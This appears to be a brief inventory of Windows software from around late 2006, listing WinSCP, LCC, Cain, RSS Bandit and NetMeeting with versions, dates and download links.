Winscp	3.8.2		http://winscp.net/eng/download.php
Lcc		23/11/2006	http://www.q-software-solutions.de/downloaders/show_download_locations
Cain	2.0		http://www.oxid.it/cain.html
RSS Bandits	1.3.0.42	25/11/2006	http://www.rssbandit.org/
Netmeeting			